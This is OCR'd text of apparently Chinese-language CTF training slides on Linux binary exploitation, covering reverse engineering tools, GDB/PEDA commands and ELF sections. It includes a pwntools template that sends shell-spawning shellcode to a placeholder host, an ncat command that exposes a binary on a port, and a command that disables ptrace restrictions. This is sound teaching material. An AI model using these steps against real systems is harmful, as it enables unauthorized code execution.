
Linux Binary Exploitation

Angelboy @ AIS3 2017

About me

- Angelboy
  - CTF player
    - WCTF / Boston Key Party 1st
    - DEFCON / HITB 2nd
  - Chroot / HITCON / 217
  - Blog
    - blog.angelboy.tw



HITCON 217

CHROOT

Environment

- Ubuntu 16.04 64 bit
  - binutils/nasm/ncat/gdb/pwntools/ropgadget/peda
- 練習題
  - http://ais3.pwnhub.tw
- 懶人包
  - https://github.com/scwuaptx/AIS3-2017
    - env_setup.sh

Outline

- Introduction
- Section
- Execution
- x86 assembly
- buffer overflow

Introduction

- Reverse Engineering
- Exploitation
- Useful Tool

Reverse Engineering

- 正常情況下我們不容易取得執行檔的原始碼，所以我們很常需逆向分析程式尋找漏洞
- Static Analysis
- Dynamic Analysis

Reverse Engineering

- Static Analysis
  - Analyze program without running
  - e.g.
    - *objdump*
      - Machine code to asm


```
00000000000013af <main>:
    13af:       55                      push   rbp
    13b0:       48 89 e5                mov    rbp,rsp
    13b3:       48 83 ec 10             sub    rsp,0x10
    13b7:       b8 00 00 00 00          mov    eax,0x0
    13bc:       e8 57 fe ff ff          call   1218 <init_proc>
    13c1:       b8 00 00 00 00          mov    eax,0x0
    13c6:       e8 6c ff ff ff          call   1337 <menu>
    13cb:       b8 00 00 00 00          mov    eax,0x0
    13d0:       e8 90 f8 ff ff          call   c65 <read_int>
    13d5:       89 45 fc                mov    DWORD PTR [rbp-0x4],eax
    13d8:       8b 45 fc                mov    eax,DWORD PTR [rbp-0x4]
    13db:       83 f8 02                cmp    eax,0x2
    13de:       74 24                   je     1404 <main+0x55>
    13e0:       83 f8 02                cmp    eax,0x2
    13e3:       7f 07                   jg     13ec <main+0x3d>
    13e5:       83 f8 01                cmp    eax,0x1
    13e8:       74 0e                   je     13f8 <main+0x49>
    13ea:       eb 46                   jmp    1432 <main+0x83>
    13ec:       83 f8 03                cmp    eax,0x3
    13ef:       74 1f                   je     1410 <main+0x61>
    13f1:       83 f8 04                cmp    eax,0x4
    13f4:       74 26                   je     141c <main+0x6d>
    13f6:       eb 3a                   jmp    1432 <main+0x83>
    13f8:       b8 00 00 00 00          mov    eax,0x0
    13fd:       e8 35 f9 ff ff          call   d37 <build>
    1402:       eb 3a                   jmp    143e <main+0x8f>
    1404:       b8 00 00 00 00          mov    eax,0x0
    1409:       e8 d8 fa ff ff          call   ee6 <see>
    140e:       eb 2e                   jmp    143e <main+0x8f>
    1410:       b8 00 00 00 00          mov    eax,0x0
    1415:       e8 62 fc ff ff          call   107c <upgrade>
    141a:       eb 22                   jmp    143e <main+0x8f>
```

Reverse Engineering

- Dynamic Analysis
  - Analyze program with running
  - e.g.
    - *strace*
      - trace all system call
    - *ltrace*
      - trace all library call


```
angelboy@ubuntu:~$ ltrace id
__libc_start_main(0x401ac0, 1, 0x7ffcf6fdd668, 0x406150 <unfinished ...>
is_selinux_enabled(1, 0x7ffcf6fdd668, 0x7ffcf6fdd678, 0)
strrchr("id", '/')
setlocale(LC_ALL, "")
bindtextdomain("coreutils", "/usr/share/locale")
textdomain("coreutils")
__cxa_atexit(0x402cf0, 0, 0, 0)
getopt_long(1, 0x7ffcf6fdd668, "agnruzGZ", 0x406a00, nil)
getenv("POSIXLY_CORRECT")
__errno_location()
geteuid()
__errno_location()
getuid()
__errno_location()
getegid()
getgid()
dcgettext(0, 0x4063ab, 5, 0x609340)
__printf_chk(1, 0x4063ab, 0x609340, 0)
getpwuid(1000, 8, 0x7f5022dc1780, 0x7ffffff7)
__printf_chk(1, 0x40639c, 0x1f19860, 0x7ffcf6fdd4a0)
dcgettext(0, 0x4063a1, 5, 0x609320)
__printf_chk(1, 0x4063a1, 0x609320, 0)
getgrgid(1000, 9, 0x7f5022dc1780, 0x7ffffff6)
__printf_chk(1, 0x40639c, 0x1f1cb60, 0x7ffcf6fdd4a0)
getgroups(0, 0, 0x7ffcf6fdd540, 0x7ffffff6)
```

Exploitation



- 利用漏洞來達成攻擊者目的
- 一般來說主要目的在於取得程式控制權
- 又稱 Pwn


Exploitation



- Binary exploitation
  - 專指與 binary 相關的漏洞利用
  - 兩大主流
    - 本地提權
    - Remote code execution

Useful Tool

- IDA PRO - a static analysis tool



Useful Tool

- GDB - a dynamic analysis tool
  - The GNU Project Debugger

```
(gdb) disas main
Dump of assembler code for function main:
   0x0000000000400626 <+0>:     push   %rbp
   0x0000000000400627 <+1>:     mov    %rsp,%rbp
   0x000000000040062a <+4>:     sub    $0x30,%rsp
   0x000000000040062e <+8>:     mov    %fs:0x28,%rax
   0x0000000000400637 <+17>:    mov    %rax,-0x8(%rbp)
   0x000000000040063b <+21>:    xor    %eax,%eax
   0x000000000040063d <+23>:    mov    $0x400724,%esi
   0x0000000000400642 <+28>:    mov    $0x400726,%edi
=> 0x0000000000400647 <+33>:    callq  0x400510 <fopen@plt>
   0x000000000040064c <+38>:    mov    %rax,-0x28(%rbp)
   0x0000000000400650 <+42>:    mov    -0x28(%rbp),%rdx
   0x0000000000400654 <+46>:    lea    -0x20(%rbp),%rax
   0x0000000000400658 <+50>:    mov    %rdx,%rcx
   0x000000000040065b <+53>:    mov    $0x1,%edx
   0x0000000000400660 <+58>:    mov    $0x14,%esi
   0x0000000000400665 <+63>:    mov    %rax,%rdi
   0x0000000000400668 <+66>:    callq  0x4004e0 <fread@plt>
   0x000000000040066d <+71>:    lea    -0x20(%rbp),%rax
   0x0000000000400671 <+75>:    mov    %rax,%rdi
   0x0000000000400674 <+78>:    callq  0x4004d0 <puts@plt>
   0x0000000000400679 <+83>:    mov    $0x0,%eax
   0x000000000040067e <+88>:    mov    -0x8(%rbp),%rcx
   0x0000000000400682 <+92>:    xor    %fs:0x28,%rcx
   0x000000000040068b <+101>:   je     0x400692 <main+108>
   0x000000000040068d <+103>:   callq  0x4004f0 <__stack_chk_fail@plt>
   0x0000000000400692 <+108>:   leaveq
   0x0000000000400693 <+109>:   retq
End of assembler dump.
(gdb)
```

Useful Tool

- Basic command
  - run - 執行
  - disas function name - 反組譯某個 function
  - break *0x400566 - 設斷點
  - info breakpoint - 查看已設定哪些中斷點
  - info register 查看所有 register 狀態

Useful Tool

- Basic command
  - x/wx address - 查看 address 中的內容
    - w 可換成 b/h/g 分別是取 1/2/8 byte
    - / 後可接數字 表示一次列出幾個
    - 第二個 x 可換成 u/d/s/i 以不同方式表示
      - u : unsigned int
      - d : 10 進位
      - s : 字串
      - i : 指令

Useful Tool

- Basic command
  - x/gx address 查看 address 中的内容
    - e.g.

```
gdb-peda$ x/gx 0x601030
0x601030:       0x0000000000400506
```

Useful Tool

- Basic command
  - ni - next instruction
  - si - step into
  - backtrace - 顯示上層所有 stack frame 的資訊
  - continue

Useful Tool

- Basic command
  - set *address=value
    - 將 address 中的值設成 value 一次設 4 byte
    - 可將 * 換成 {char/short/long} 分別設定 1/2/8 byte
    - e.g.
      - set *0x602040=0xdeadbeef
      - set {int}0x602040=1337

Useful Tool

- Basic command
  - 在有 debug symbol 下
    - list : 列出 source code
    - b 可直接接行號斷點
    - info local : 列出區域變數
    - print val : 印出變數 val 的值

Useful Tool


- Basic command
  - attach pid : attach 一個正在運行的 process
    - 可以配合 ncat 進行 exploit 的 debug
      - ncat -ve ./a.out -kl 8888
    - echo 0 > /proc/sys/kernel/yama/ptrace_scope

Useful Tool

- GDB - PEDA
  - Python Exploit Development Assistance for GDB
  - https://github.com/longld/peda
  - https://github.com/scwuaptx/peda

GDB - PEDA

- Screenshot



GDB - PEDA

- Some useful feature
  - checksec : Check for various security options of binary
  - elfsymbol : show elf .plt section
  - vmmap : show memory mapping
  - readelf : Get headers information from an ELF file
  - find/searchmem : Search for a pattern in memory
  - record : record every instruction at runtime

GDB - PEDA

- checksec
  - 查看 binary 中有哪些保護機制

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

GDB - PEDA

- elfsymbol
  - 查看 function .plt 做 ROP 時非常需要

```
gdb-peda$ elfsymbol
Found 9 symbols
puts@plt = 0x4005e0
printf@plt = 0x4005f0
read@plt = 0x400600
__libc_start_main@plt = 0x400610
__gmon_start__@plt = 0x400620
malloc@plt = 0x400630
setvbuf@plt = 0x400640
atoi@plt = 0x400650
exit@plt = 0x400660
```

GDB - PEDA

- vmmap
  - 查看 process mapping
    - 可觀察到每個 address 中的權限

```
gdb-peda$ vmmap
Start              End                Perm      Name
0x00400000         0x00401000         r-xp      /home/angelboy/ds/test
0x00600000         0x00601000         r--p      /home/angelboy/ds/test
0x00601000         0x00602000         rw-p      /home/angelboy/ds/test
0x00007ffff7a0f000 0x00007ffff7bcf000 r-xp      /lib/x86_64-linux-gnu/libc-2.21.so
0x00007ffff7bcf000 0x00007ffff7dcf000 ---p      /lib/x86_64-linux-gnu/libc-2.21.so
0x00007ffff7dcf000 0x00007ffff7dd3000 r--p      /lib/x86_64-linux-gnu/libc-2.21.so
0x00007ffff7dd3000 0x00007ffff7dd5000 rw-p      /lib/x86_64-linux-gnu/libc-2.21.so
0x00007ffff7dd5000 0x00007ffff7dd9000 rw-p      mapped
0x00007ffff7dd9000 0x00007ffff7dfd000 r-xp      /lib/x86_64-linux-gnu/ld-2.21.so
0x00007ffff7fd0000 0x00007ffff7fd3000 rw-p      mapped
0x00007ffff7ff6000 0x00007ffff7ff8000 rw-p      mapped
0x00007ffff7ff8000 0x00007ffff7ffa000 r--p      [vvar]
0x00007ffff7ffa000 0x00007ffff7ffc000 r-xp      [vdso]
0x00007ffff7ffc000 0x00007ffff7ffd000 r--p      /lib/x86_64-linux-gnu/ld-2.21.so
0x00007ffff7ffd000 0x00007ffff7ffe000 rw-p      /lib/x86_64-linux-gnu/ld-2.21.so
0x00007ffff7ffe000 0x00007ffff7fff000 rw-p      mapped
0x00007fffffffde000 0x00007ffffffff000 rw-p     [stack]
0xffffffffff600000 0xffffffffff601000 r-xp      [vsyscall]
```

GDB - PEDA

- readelf
  - 查看 section 位置
    - 有些攻擊手法會需要
    - e.g. ret2dl_resolve

```
gdb-peda$ readelf
.interp = 0x400238
.note.ABI-tag = 0x400254
.note.gnu.build-id = 0x400274
.gnu.hash = 0x400298
.dynsym = 0x4002c0
.dynstr = 0x4003e0
.gnu.version = 0x400450
.gnu.version_r = 0x400468
.rela.dyn = 0x400488
.rela.plt = 0x4004d0
.init = 0x4005a8
.plt = 0x4005d0
.text = 0x400670
.fini = 0x400904
.rodata = 0x400910
.eh_frame_hdr = 0x40091c
.eh_frame = 0x400958
.init_array = 0x600e10
.fini_array = 0x600e18
.jcr = 0x600e20
.dynamic = 0x600e28
.got = 0x600ff8
.got.plt = 0x601000
.data = 0x601060
.bss = 0x601070
```

GDB - PEDA

- find (alias searchmem)
  - search memory 中的 patten
    - 通常拿來找字串
    - e.g. /bin/sh

```
gdb-peda$ find /bin/sh
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc : 0x7ffff7b9b39d --> 0x68732f6e69622f ('/bin/sh')
```

GDB - PEDA

- record
  - 記錄每個 instruction 讓 gdb 可回朔前面的指令，在 PC 被改變後，可利用該功能，追回原本發生問題的地方

Useful Tool

- Pwntools
  - Exploit development library
  - python

```
from pwn import *
context(arch = 'i386', os = 'linux')

r = remote('exploitme.example.com', 31337)
# EXPLOIT CODE GOES HERE
r.send(asm(shellcraft.sh()))
r.interactive()
```

LAB 1

- sysm4gic
  - 利用 debugger 獲取 flag

Outline

- Introduction
- Section
- Execution
- x86 assembbly


Section

- 在一般情況下程式碼會分成 text、data 以及 bss 等 section ，並不會將 code 跟 data 混在一起使用

Section

- .text
  - 存放 code 的 section
- .data
  - 存放有初始值的全域變數
- .bss
  - 存放沒有初始值的全域變數
- .rodata
  - 存放唯讀資料的 section

Section


.bss
1 #include <stdio.h>
2
3 int i ;
4 char *hello = "hello world";
5
6 int main(){
7 puts(hello);
8 }
~
.data
.rodata

Execution

- Binary Format
- Segment
- Execution Flow

Binary Format

- 執行檔的格式會根據 OS 不同，而有所不同
  - Linux - ELF
  - Windows - PE
- 在 Binary 的開頭會有個 magic number 欄位，方便讓 OS 辨認是屬於什麼樣類型的檔案
  - 在 Linux 下可以使用 file 來檢視


Segment

- 在程式執行時期才會有的概念，基本上會根據讀寫執行權限及特性來分為數個 segment
- 一般來說可分為 rodata、data、code、stack、heap 等 segment
  - data : rw-
  - code : r-x
  - stack : rw-
  - heap : rw-

